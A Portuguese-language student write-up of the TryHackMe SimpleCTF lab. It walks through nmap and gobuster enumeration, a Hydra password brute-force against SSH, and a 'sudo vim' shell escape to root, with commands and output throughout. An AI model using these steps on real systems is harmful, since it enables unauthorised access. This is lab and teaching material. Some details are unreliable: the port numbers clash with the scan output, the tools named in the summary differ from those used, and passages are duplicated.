
Universidade de Brasília

Engenharia de Computação



Write-Up Técnico

TryHackMe – SimpleCTF

Plataforma: TryHackMe

Dificuldade: Easy

Data de resolução: 11/04/2026

Yuri Santana Lopes
222009750

Universidade de Brasília – UnB
2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Escalação de Privilégios **6**

5 Conclusão **8**

6 Referências **8**

1 Visão Geral

O objetivo desta máquina é identificar uma vulnerabilidade na aplicação para conseguir acessar o sistema através de uma aplicação web, de tal maneira que seja possível realizar escalação de privilégios para a obtenção de permissão como administrador do sistema.

A estratégia que adotei para a resolução deste desafio foi inicialmente explorar vulnerabilidades no serviço HTTP da aplicação. Foi possível realizar a coleta de um usuário do sistema através da própria página web do sistema, e em seguida consegui utilizar o Hydra para descobrir a senha dele.

Com o usuário e senha descobertos, foi possível entrar no sistema através do ssh, uma vez que entrei no sistema, verifiquei quais comandos eu tinha a permissão de executar, e como o meu usuário tinha acesso ao Vim, consultei o GTFOBins para conseguir uma forma de realizar escalação de privilégio através do Vim e obter acesso ao usuário root da máquina.

2 Reconhecimento

O CTF pede primeiro para que verifiquemos quantos serviços estão rodando nas primeiras mil portas. Como o Nmap serve justamente para essa finalidade, eu decidi utilizá-lo. Para atingir o resultado esperado, tive que especificar o range de portas que ele deveria analisar. Então executei o seguinte comando: [3]


```
nmap -p 1-1000 -v <ip>
```

Os parametros adicionais que passei no nmap possuem a seguinte funcionalidade:

- `-p`: Escaneia as portas no intervalo de 1-1000;
- `-v`: obter mais detalhes sobre a varredura de portas;

Este comando foi utilizado para obter uma visão inicial dos serviços disponíveis na máquina alvo.

O resultado feito pela mapeação do nmap foi:



```
┌──(yoru-kali㉿yoru-kali)-[~/Downloads]
└─$ nmap -p 1-1000 -v 10.67.178.149
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-10 21:10 -03
Initiating Ping Scan at 21:10
Scanning 10.67.178.149 [4 ports]
Completed Ping Scan at 21:10, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:10
Completed Parallel DNS resolution of 1 host. at 21:10, 0.06s elapsed
Initiating SYN Stealth Scan at 21:10
Scanning 10.67.178.149 [1000 ports]
Discovered open port 80/tcp on 10.67.178.149
Discovered open port 21/tcp on 10.67.178.149
Completed SYN Stealth Scan at 21:11, 16.19s elapsed (1000 total ports)
Nmap scan report for 10.67.178.149
Host is up (0.16s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.59 seconds
           Raw packets sent: 2011 (88.424KB) | Rcvd: 12 (488B)
```

Figure 1: Nmap das mil primeiras portas

Se observarmos vem, podemos focar no resultado:

```
    PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Unix
```

Com isso, podemos obter a primeira flag pedida do CTF.

Em seguida, o CTF pede para que verifiquemos qual serviço está operando na porta mais alta.

Assim como foi anteriormente, precisei rodar o nmap, sendo que dessa vez apenas mandei com que ele buscasse em todas as portas.

```
    nmap -p- <ip>
```

De maneira resumida, o resultado que obtive foi o seguinte.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p 1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
    protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
http-server-header: Apache/2.4.41 (Ubuntu)
```

Listing 1: Resultado do Nmap

Assim, podemos verificar de que o maior serviço está rodando na porta 2222 e que se trata de secureShell(ssh). Ele será utilizado mais tarde para conseguirmos acesso ao sistema. Adicionalmente, também é interessante observar de que existe um serviço http rodando na porta 80, e que ele poderá ser útil mais tarde para descobrirmos credenciais e fazermos uma exploração maior. Com isso, podemos partir para a etapa de exploração.

3 Exploração

Ao observar o log dado pelo Nmap anteriormente, vimos que nele havia um serviço http rodando, e por causa disso, faz sentido se formos rodar o GoBuster para fazer exploração de diretórios dentro desse serviço, e, para isso, selecionei uma wordlist própria do KaliLinux que especializada para web-content.

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/
   common.txt \
-e --no-error -q -o gobuster2.txt -u [IP_MAQUINA] / -x php,python,js
```

Listing 2: Enumeração de diretórios com Gobuster

Para a execução do goBuster eu utilizei destas tags para o comando:

- `-w`: executa utilizando a wordlist passada;
- `-e`: Inclui a URL inteira que for encontrada;
- `--no-error`: não exibe os erros.
- `-o`: salva a saída em um arquivo de texto.

Este comando foi utilizado para obter as urls disponíveis no serviço http de maneira eficiente e ainda evitar grandes logs com os erros. Após isso, podemos obter o output de diretórios possíveis para esse sistema:

```
/.hta.hta                 (Status: 403) [Size: 292]
/.hta.php.hta.php             (Status: 403) [Size: 296]
/.htaccess.htaccess            (Status: 403) [Size: 297]
```

```
/.hta.js.hta.js                (Status: 403) [Size: 295]
/.htpasswd.php.htpasswd.php         (Status: 403) [Size: 301]
/.htaccess.js.htaccess.js          (Status: 403) [Size: 300]
/.htaccess.php.htaccess.php         (Status: 403) [Size: 301]
/.htaccess.python.htaccess.python      (Status: 403) [Size: 304]
/.htpasswd.htpasswd             (Status: 403) [Size: 297]
/.hta.python.hta.python           (Status: 403) [Size: 299]
/.htpasswd.python.htpasswd.python      (Status: 403) [Size: 304]
/.htpasswd.js.htpasswd.js          (Status: 403) [Size: 300]
/index.htmlindex.html            (Status: 200) [Size: 11321]
/robots.txtrobots.txt            (Status: 200) [Size: 929]
/server-statusserver-status         (Status: 403) [Size: 301]
/simplesimple                 (Status: 301) [Size: 315] [--> http
   ://10.67.178.149/simple/]
```

Listing 3: Resultado do GoBuster

Com isso, podemos observar de que essas urls estavam disponíveis. A única URL que de fato retornou um endereço acessível foi a /simple. Portanto, iremos acessá-la no navegador.




Figure 2: Página da aplicação vulnerável CMS

Com isso, nós somos jogados na página inicial da aplicação web. Vasculhei o HTML da página, mas a princípio não encontrei nada de tão relevante.

O próximo passo do desafio era tentar encontrar a vulnerabilidade dessa aplicação. Peguei uma dica do THM para verificar mais informações sobre essa aplicação. Através da dica, eu pesquisei no Google sobre a vulnerabilidade existente nesta versão do programa.

Encontrei com isso um item no site do exploit-db detalhando que esta aplicação é vulnerável para SQLinjection.[4]

Em seguida, eu precisava de alguma forma conseguir acesso ao sistema que está rodando a aplicação.

Consultando a IA por sugestões de como poder prosseguir adiante, consegui verificar de que era possível eu tentar descobrir a senha de um dos usuários através do Hydra, para então entrar diretamente no servidor através do SSH. Então, eu inicialmente fui atrás de descobrir a senha dele através do uso de uma wordlist que já continha algumas credenciais e que foi dada como dica pelo THM: Common-Credentials.txt .

Entretanto, para que eu conseguisse rodar o Hydra eu ainda assim precisava descobrir algum usuário para o qual eu pudesse usar como login.

Vasculhando a página na sessão de News, verifiquei que existia um post que foi feito pelo usuário: mitch.




Figure 3: Usuário que será invadido

A partir da análise da aplicação web, foi possível identificar a existência de um possível usuário chamado `mitch`.

Com essa informação, a estratégia adotada foi tentar autenticação remota via SSH utilizando credenciais comuns. Para isso, foi realizada uma busca por wordlists disponíveis no sistema, sendo selecionada uma lista de senhas frequentemente utilizadas.

Em seguida, utilizei a ferramenta :contentReference[oaicite:0]index=0 para realizar um ataque de força bruta contra o serviço SSH, utilizando o usuário identificado anteriormente: [2]

```
hydra -l mitch -P /usr/share/seclists/Passwords/Common-
   Credentials/best110.txt ssh://<IP>:2222
```

Os parâmetros utilizados possuem as seguintes funcionalidades:

- `-l mitch`: define o usuário que será utilizado nas tentativas de autenticação;
- `-P`: especifica o caminho para a wordlist de senhas a ser utilizada no ataque;
- `ssh://<IP>:2222`: indica o serviço alvo (SSH), o endereço IP da máquina e a porta utilizada.

O comando acima realiza múltiplas tentativas de login no serviço SSH da máquina alvo, combinando o usuário especificado com cada uma das senhas presentes na wordlist.

Após a execução, foi possível obter o seguinte resultado:

```
[2222][ssh] host: <IP>   login: mitch   password: <PASSWORD>
```

Isso indica que a credencial válida para acesso ao serviço SSH foi encontrada com sucesso.

De posse dessas informações, foi possível realizar a autenticação no sistema utilizando o seguinte comando:

```
ssh -p 2222 mitch@<IP>
```

Onde:

- `-p 2222`: especifica a porta do serviço SSH, diferente da porta padrão (22);
- `mitch@<IP>`: define o usuário e o endereço da máquina alvo.

Com isso, obtive acesso inicial ao sistema como o usuário `mitch`, permitindo prosseguir para a etapa de pós-exploração.

Após a execução, foi possível obter o seguinte resultado:

```
[2222][ssh] host: <IP>   login: mitch   password: <PASSWORD>
```

Isso indica que a credencial válida para acesso ao serviço SSH foi encontrada com sucesso.

De posse dessas informações, foi possível realizar a autenticação no sistema utilizando o seguinte comando:

```
ssh -p 2222 mitch@<IP>
```

Com isso, obtive acesso inicial ao sistema como o usuário `mitch`, permitindo prosseguir para a etapa de pós-exploração.

Quando perguntado sobre a senha, bastou colocar a senha que tive acesso.

Uma vez que estou dentro do sistema, posso procurar pela Flag user.txt. Fazendo uma exploração básica com o ls, eu verifico que a flag já estava aqui no próprio diretório, depois então realizei o cat para expor os conteúdos da flag:

```
$ ls
user.txt
$ cat user.txt
<FLAG>
```

Em seguida, o CTF pede para que eu busque pelo próximo usuário.




Figure 4: Usuários no sistema

Identificamos o outro usuário no sistema sunbath, assim como pedido no CTF no TryHackMe.

4 Escalação de Privilégios

Em seguida, partimos para escalação de privilégio do sistema. Primeiramente, é necessário que eu verifique quais comandos o usuário atual (mitch) consegue executar. Então, pesquisando um pouco mais, consegui descobrir de que eu posso executar a operação para verificcar quais comandos consigo executar:

```
$ sudo -l
```

- `-l`: listar os privilégios que o usuário atual possui no sistema;

A resposta que obtive foi a seguinte:

```
    User mitch may run the following commands on Machine:
        (root) NOPASSWD: /usr/bin/vim
```

A resposta que obtive foi a seguinte:

```
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Portanto, conclui-se que o único comando que posso executar com privilégios elevados é o editor de texto Vim. Dessa forma, torna-se necessário explorar uma técnica de escalação de privilégios utilizando essa ferramenta.

Por se tratar de um recurso amplamente conhecido para exploração de binários com permissões elevadas, acessei o site GTFOBins, que reúne diversas técnicas de privilege escalation. Ao pesquisar pelo Vim, identifiquei que existem métodos que permitem a execução de comandos com privilégios de root. [1]

Como alternativa, utilizei também a IA da plataforma TryHackMe, que sugeriu uma abordagem mais direta para obter um shell privilegiado utilizando o Vim:

```
    $ sudo vim -c ':!/bin/sh'
```

Esse comando executa o Vim com privilégios de root e, através da flag `-c`, permite a execução de um comando interno. Nesse caso, `:!/bin/sh` invoca um shell do sistema, resultando em uma sessão com privilégios elevados.

Para confirmar que a escalação de privilégios foi bem-sucedida, executei:

```
    # whoami
    root
```

Com isso, foi possível verificar que o acesso como usuário root foi obtido com sucesso.

Agora, basta eu procurar pela flag referente a root.txt.

Para agilizar e fazer de uma maneira mais eficiente, decidi utilizar os próprios comandos de terminal que já são presentes no Linux. Considerando que o sistema de arquivos Linux pode conter uma grande quantidade de diretórios e arquivos, realizar essa busca manualmente seria inviável e ineficiente.

Dessa forma, optei por utilizar o comando find, uma ferramenta nativa do Linux extremamente poderosa para busca recursiva no sistema de arquivos.

```
    # find / - type f -name root.txt 2>dev/null
```

- `find /`:inicia a busca a partir do diretório raiz (/), garantindo que todo o sistema de arquivos seja percorrido.
- `-type f`: restringe a busca apenas a arquivos (files), evitando diretórios e outros tipos de objetos;
- `-name root.txt`: filtra especificamente pelo nome do arquivo desejado, tornando a busca direta e objetiva.
- `2>/dev/null`: descarta mensagens de erro (como ”Permission denied”) que são comuns ao acessar certos diretórios, especialmente em sistemas Linux. Isso torna a saída mais limpa e facilita a identificação do resultado relevante.

Após a obtenção de privilégios de root, foi necessário localizar a flag final do sistema. Para isso, utilizei o seguinte comando:

```
# find / -type f -name root.txt 2>/dev/null
    /root/root.txt
```

O comando permitiu identificar que o arquivo `root.txt` está localizado no diretório `/root`.

Com essa informação, bastou navegar até o diretório correspondente e visualizar o conteúdo do arquivo:

```
cd /root
cat root.txt
<FLAG>
```

Dessa forma, foi possível obter a flag final do desafio.

5 Conclusão

Em resumo, a estratégia adotada consistiu inicialmente na enumeração de serviços utilizando o `Nmap`, permitindo identificar portas abertas e possíveis vetores de ataque. Em seguida, foi realizada a enumeração de diretórios com o `dirb`, possibilitando a descoberta de caminhos relevantes da aplicação web.

A partir disso, foi possível acessar a aplicação e identificar um possível usuário através das páginas disponíveis. Utilizando o `Hydra`, foi realizada a tentativa de força bruta para obtenção da senha, permitindo o acesso via SSH ao sistema.

Uma vez autenticado, foi feita a verificação dos privilégios do usuário com o comando `sudo -l`, identificando a possibilidade de execução do `Vim` como root sem necessidade de senha. Com base nisso, foi possível explorar essa permissão para realizar a escalação de privilégios e obter acesso ao usuário root.

Por fim, com privilégios elevados, foi realizada a busca pelo arquivo `root.txt`, permitindo a conclusão do desafio com sucesso.

6 Referências

References

[1] GTFOBins. Python suid privilege escalation, 2024.

[2] Hydra. Hydra documentation, 2026.

[3] nmap.

[4] Daniele Scanu, 2019.